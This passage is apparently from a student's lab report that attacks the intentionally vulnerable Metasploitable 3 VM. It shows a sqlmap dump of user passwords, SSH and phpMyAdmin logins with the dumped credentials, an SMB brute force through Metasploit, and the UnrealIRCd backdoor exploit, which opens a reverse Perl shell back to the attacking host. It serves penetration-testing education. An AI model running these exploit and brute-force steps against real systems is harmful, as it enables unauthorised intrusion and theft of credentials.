| 6666   | Dark_syD3                | darth_vader       | Vader      | Darth      |
| 1025   | but_master:(             | anakin_skywalker  | Skywalker  | Anakin     |
| 2048   | mesah_p@ssw0rd           | jarjar_binks      | Binks      | Jar-Jar    |
| 40000  | @dm1n1str8r              | lando_calrissian  | Calrissian | Lando      |
| 20000  | mandalorian1             | boba_fett         | Fett       | Boba       |
| 65000  | my_kinda_skum            | jabba_hutt        | Hutt       | Jaba       |
| 50000  | hanSh0tF1rst             | greedo            | Rodian     | Greedo     |
| 4500   | rwaaaaawr8               | chewbacca         | <blank>    | Chewbacca  |
| 6667   | Daddy_Issues2            | kylo_ren          | Ren        | Kylo       |
+--------+--------------------------+-------------------+------------+------------+

[07:09:15] [INFO] table 'payroll.users' dumped to CSV file '/home/kali/.local/share/sql
[07:09:15] [INFO] you can find results of scanning in multiple targets mode inside the
_0709am.csv'

[*] ending @ 07:09:15 /2024-08-11/
```

```
┌──(kali㉿kali)-[~]
└─$ ssh kylo_ren@10.0.2.15
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ED25519 key fingerprint is SHA256:Rpy8shmBT8uIqZeMsZCG6N5gHXDNSWQ0tEgSgF7t/SM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
kylo_ren@10.0.2.15's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

kylo_ren@metasploitable3-ub1404:~$ ls
poc
kylo_ren@metasploitable3-ub1404:~$ pwd
/home/kylo_ren
kylo_ren@metasploitable3-ub1404:~$ ifconfig
docker0   Link encap:Ethernet  HWaddr 02:42:5f:d4:ba:42
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth0      Link encap:Ethernet  HWaddr 08:00:27:0d:58:d6
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0d:58d6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

We can also get usernames and password by directly going to http://10.0.2.15/phpmyadmin/. Enter the root user credentials which we found earlier in figure. Then click **Go**.

i.e. **Username: root | Password: sploitme**

Then from phpMyAdmin page goto *payroll>users*. A database table will be displayed containing all data of users.



Apache httpd 2.4.7 (80/tcp) hacked

3.4. Samba smbd 3.X - 4.X (445/tcp)

Lets recall the Nmap scan of out machine. I found that Samba smbd service is running on port 445/tcp. First I will look for what version of Samba is used.

I will open metasploit, search for smb_version, select the module and set RHOST as target IP.

Command: search smb_version

Command: use 0

Command: set RHOST 10.0.2.15

```
msf6 exploit(multi/samba/usermap_script) > search smb_vers

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version     .                normal  No     SMB Version Detection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 exploit(multi/samba/usermap_script) > use 0
msf6 auxiliary(scanner/smb/smb_version) >
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.0.2.15        yes       The target host(s), see https://docs.metasploit.com/docs/using-met
                                       asploit/basics/using-metasploit.html
   RPORT    445              no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.0.2.15:445         - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compression capa
bilities:) (encryption capabilities:AES-128-CCM) (signatures:optional) (guid:{00000000-0000-0000-0000-00000
0000000}) (authentication domain:METASPLOITABLE3-UB1404)
[*] 10.0.2.15:445         -   Host could not be identified: Windows 6.1 (Samba 4.3.11-Ubuntu)
[*] 10.0.2.15:            - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

(This step used to find the scanner parameter to find samba version i.e. Samba 4.3.11-ubuntu)

Then moving further I searched for smb_login to check if there is any auxiliary is available scanner for smb.

Command: search smb_login

Command: use 0

```
msf6 > search smb_login

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_login       .                normal  No     SMB Login Check Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_login

msf6 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/smb/smb_login) > options
```

Then I will view the what are options require for this module and set them using simple commands as show in before exploits. I have used my custom username and password file to save time. a

Command: set SMBUSER /home/kali/Documents/META2/pass

Command: set SMBPASS /home/kali/Documents/META2/pass

Command: set CreateSession true

Command: set RHOST 10.0.2.15

Command: options

```
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

   Name               Current Setting                  Required  Description
   ----               ---------------                  --------  -----------
   ABORT_ON_LOCKOUT   false                            yes       Abort the run when an account lockout is detected
   ANONYMOUS_LOGIN    false                            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS    false                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED   5                                yes       How fast to bruteforce, from 0 to 5
   CreateSession      true                             no        Create a new session for every successful login
   DB_ALL_CREDS       false                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS        false                            no        Add all passwords in the current database to the list
   DB_ALL_USERS       false                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING   none                             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   DETECT_ANY_AUTH    false                            no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN  false                            no        Detect if domain is required for the specified user
   PASS_FILE                                           no        File containing passwords, one per line
   PRESERVE_DOMAINS   true                             no        Respect a username that contains a domain name.
   Proxies                                             no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST       false                            no        Record guest-privileged random logins to the database
   RHOSTS             10.0.2.15                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT              445                              yes       The SMB service port (TCP)
   SMBDomain          .                                no        The Windows domain to use for authentication
   SMBPass            /home/kali/Documents/META2/pass  no        The password for the specified username
   SMBUser            /home/kali/Documents/META2/pass  no        The username to authenticate as
   STOP_ON_SUCCESS    true                             yes       Stop guessing when a credential works for a host
   THREADS            1                                yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                                       no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS       false                            no        Try the username as the password for all users
   USER_FILE                                           no        File containing usernames, one per line
   VERBOSE            true                             yes       Whether to print output for all attempts
```

Now all the options are set for this module.

Simply run module and enjoy hacking.

Command: exploit

Metasploit will open a session with 10.0.2.15:455 (smb). Now use sessions command to list the sessions.

Command: sessions

```
msf6 auxiliary(scanner/smb/smb_login) > exploit

[*] 10.0.2.15:445         - 10.0.2.15:445 - Starting SMB login bruteforce
[+] 10.0.2.15:445         - 10.0.2.15:445 - Success: '.\/home/kali/Documents/META2/pass:/home/kali/Documents/META2/pass'
[!] 10.0.2.15:445         - No active DB -- Credential data will not be saved!
[*] SMB session 1 opened (10.0.2.5:34517 → 10.0.2.15:445) at 2024-08-11 23:18:11 -0400
[*] 10.0.2.15:445         - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.15:445         - Bruteforce completed, 1 credential was successful.
[*] 10.0.2.15:445         - 1 SMB session was opened successfully.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > sessions

Active sessions
===============

  Id  Name  Type  Information                                        Connection
  --  ----  ----  -----------                                        ----------
  1         smb   SMB /home/kali/Documents/META2/pass @ 10.0.2.15:445  10.0.2.5:34517 → 10.0.2.15:445 (10.0.2.15)
```

I can interact with this session as well using sessions command.

Command: sessions -i 1

```
msf6 auxiliary(scanner/smb/smb_login) > sessions -i 1
[*] Starting interaction with 1...

SMB (10.0.2.15) > irb
[*] Starting IRB shell...
[*] You are in the session object

>> @address
=> "10.0.2.15"
>> @alive
=> true
>> @uuid
=> "srrqyarq"
>> show_cmds
IRB
  cwws            Show the current workspace.
  chws            Change the current workspace to an object.
  workspaces      Show workspaces.
  pushws          Push an object to the workspace stack.
  popws           Pop a workspace from the workspace stack.
  irb_load        Load a Ruby file.
  irb_require     Require a Ruby file.
  source          Loads a given file in the current session.
  irb             Start a child IRB.
  jobs            List of current sessions.
  fg              Switches to the session of the given number.
  kill            Kills the session with the given number.
```

Samba smbd 3.X - 4.X (445/tcp) hacked

3.5. UnrealIRCd (6697/tcp)

From the Nmap scan, I know that IRC service runs on TCP port 6697 on Metasploitable 3. I will use the same method to exploit this port as used in Metasploitable 2. i.e using unreal_ircd_3281_backdoor.

I will go to msfconsle and search for unreal_ircd_3281_backdoor.

Command: search unreal_ircd_3281_backdoor

Command: use 0

Command: set RHOST 10.0.2.15

Command: set RPORT 6697

Command: set payload payload/cmd/unix/reverse_perl

Command: set LHOST 10.0.2.5 #localhost IP

Command: options #view options

```
msf6 > search unreal_ircd

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   10.0.2.15        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
   RPORT    6697             yes       The target port (TCP)


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Command: exploit #start the hack

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.15:6697 - Connected to 10.0.2.15:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 10.0.2.15:6697 - Sending backdoor command ...
[*] Command shell session 1 opened (10.0.2.5:4444 → 10.0.2.15:37752) at 2024-08-12 02:01:23 -0400

whoami
boba_fett
id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
ls
CVS
Changes
Changes.old
```

And I have gained access to the Metasploitable 3 terminal as a user.

UnrealIRCd (6697/tcp) hacked

4. Conclusion

This report contains the exploitation of various services in Metasploitable3 ubuntu machine. Multiple tools such as sqlmap, Metasploit etc. are used in this assignment to exploit the target machine for learning purposes. I have successfully exploited the Metasploitable 3 and gained root credentials.

This report is only for learning purpose and anyone who acquires this report should use it safely and avoid harming others.